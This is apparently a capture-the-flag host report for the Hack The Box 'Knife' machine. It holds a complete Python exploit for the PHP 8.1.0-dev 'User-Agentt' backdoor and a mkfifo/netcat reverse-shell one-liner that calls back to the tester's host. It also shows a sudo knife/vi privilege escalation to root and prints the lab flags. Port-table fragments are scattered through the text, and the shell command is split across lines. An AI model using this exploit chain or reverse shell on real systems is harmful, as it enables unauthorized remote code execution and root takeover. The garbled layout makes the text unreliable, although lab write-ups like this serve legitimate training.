Host Report

10.10.10.242 - Linux #90-Ubuntu

Linux Server - Shelled - Owned

Host Notes:

$ cat /home/james/user.txt
3bef3aa89f14c500983d38bc0514434d

root@knife:/# cat /root/root.txt
e4ad28aed3fd6c46bec92b6be7e4df45

Ports:

Port	Proto	Service	Version	Status
22	tcp	tcpwrapped		
53	udp	domain		
67	udp	dhcps		
68	udp	dhcpc		
69	udp	tftp		
80	tcp	tcpwrapped		Owned

Port Notes:

┌──(kali㉿kali)-[~/Desktop/HTB/Knife]
└─$ gobuster dir -u http://10.10.10.242 -w /usr/share/seclists/Discovery/Web-Content/common.txt -o gobusterKnife.out
===
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===
[+] Url: http://10.10.10.242
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0

Port	Proto	Service	Version	Status

[+] Timeout: 10s

==========

2022/01/17 13:58:51 Starting gobuster in directory enumeration mode

==========

/.hta (Status: 403) [Size: 277]

/.htpasswd (Status: 403) [Size: 277]

/.htaccess (Status: 403) [Size: 277]


/index.php (Status: 200) [Size: 5815]

/server-status (Status: 403) [Size: 277]

==========

2022/01/17 14:00:03 Finished

==========



Port	Proto	Service	Version	Status

```
┌──(kali㉿kali)-[~/Desktop/HTB/Knife]
└─$ searchsploit php 8.1.0-dev
 ---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
 ---------------------------------------------------------------------------------------------- ---------------------------------
Concrete5 CMS < 8.3.0 - Username / Comments Enumeration                                        | php/webapps/44194.py
cPanel < 11.25 - Cross-Site Request Forgery (Add User PHP Script)                              | php/webapps/17330.html
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution            | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)        | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)               | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (     | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                                 | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution                                             | php/webapps/46459.py
FileRun < 2017.09.18 - SQL Injection                                                           | php/webapps/42922.py
Fozzcom Shopping < 7.94 / < 8.04 - Multiple Vulnerabilities                                    | php/webapps/15571.txt
FreePBX < 13.0.188 - Remote Command Execution (Metasploit)                                     | php/remote/40434.rb
IceWarp Mail Server < 11.1.1 - Directory Traversal                                             | php/webapps/44587.txt
KACE System Management Appliance (SMA) < 9.0.270 - Multiple Vulnerabilities                    | php/webapps/46956.txt
Kaltura < 13.2.0 - Remote Code Execution                                                       | php/webapps/43028.py
Kaltura Community Edition < 11.1.0-2 - Multiple Vulnerabilities                                | php/webapps/39563.txt
Micro Focus Secure Messaging Gateway (SMG) < 471 - Remote Code Execution (Metasploit)          | php/webapps/45083.rb
NPDS < 08.06 - Multiple Input Validation Vulnerabilities                                       | php/webapps/32689.txt
OPNsense < 19.1.1 - Cross-Site Scripting                                                       | php/webapps/46351.txt
PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution                                            | php/webapps/49933.py
Plesk < 9.5.4 - Remote Command Execution                                                       | php/remote/25986.txt
REDCap < 9.1.2 - Cross-Site Scripting                                                          | php/webapps/47146.txt
Responsive FileManager < 9.13.4 - Directory Traversal                                          | php/webapps/45271.txt
Responsive Filemanger <= 9.11.0 - Arbitrary File Disclosure                                    | php/webapps/41272.txt
ShoreTel Connect ONSITE < 19.49.1500.0 - Multiple Vulnerabilities                              | php/webapps/46666.txt
Western Digital Arkeia < 10.0.10 - Remote Code Execution (Metasploit)                          | php/remote/28407.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities                            | php/webapps/39553.txt
Zoho ManageEngine ADSelfService Plus 5.7 < 5702 build - Cross-Site Scripting                   | php/webapps/46815.txt
 ---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

```
#!/usr/bin/env python3

import requests

from sys import argv, exit

if len(argv) < 3:

    print("[!] Supply the URL and command to run")

    exit(1)

header = {"USER-AGENTT" : "zerodiumsystem(\""+argv[2]+"\");"}

url = argv[1]

r = requests.get(url, headers=header)

print(r.text.split("<!DOCTYPE html>")[0])
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Knife]
└─$ nc -lvnp 1337
```

2nd window

```
┌──(kali㉿kali)-[~/Desktop/HTB/Knife]
└─$ python3 exploit.py http://10.10.10.242 "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
```

Port	Proto	Service	Version	Status

10.10.16.2 1337 >/tmp/f"

```
$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Knife]
└─$ nc -lvnp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.242.
Ncat: Connection from 10.10.10.242:55324.
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
james@knife:/$ sudo /usr/bin/knife data bag create 1 2 -e vi
sudo /usr/bin/knife data bag create 1 2 -e vi
Created data_bag[1]

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_amiga
    builtin_beos-ansi
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
defaulting to 'ansi'
^[:!/bin/bash
  "id": "2"
}
~
```

Port	Proto	Service	Version	Status

```
:!/bin/bash
root@knife:/# whoami
whoami
root
root@knife:/# hostname
hostname
knife
root@knife:/# ifconfig
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.242  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:51d3  prefixlen 64  scopeid 0×20<link>
        ether 00:50:56:b9:51:d3  txqueuelen 1000  (Ethernet)
        RX packets 23872  bytes 1982677 (1.9 MB)
        RX errors 0  dropped 18  overruns 0  frame 0
        TX packets 20561  bytes 3507023 (3.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 186364  bytes 18193420 (18.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 186364  bytes 18193420 (18.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@knife:/# cat /root/root.txt
cat /root/root.txt
e4ad28aed3fd6c46bec92b6be7e4df45
root@knife:/#
```

$ cat /home/james/user.txt
3bef3aa89f14c500983d38bc0514434d

root@knife:/# cat /root/root.txt
e4ad28aed3fd6c46bec92b6be7e4df45

123	udp	ntp		
135	udp	msrpc		
137	udp	netbios-ns		
138	udp	netbios-dgm		
139	udp	netbios-ssn		

Port	Proto	Service	Version	Status
161	udp	snmp		
162	udp	snmptrap		
445	udp	microsoft-ds		
500	udp	isakmp		
514	udp	syslog		
520	udp	route		
631	udp	ipp		
1434	udp	ms-sql-m		
1900	udp	upnp		
4500	udp	nat-t-ike		
49152	udp	unknown		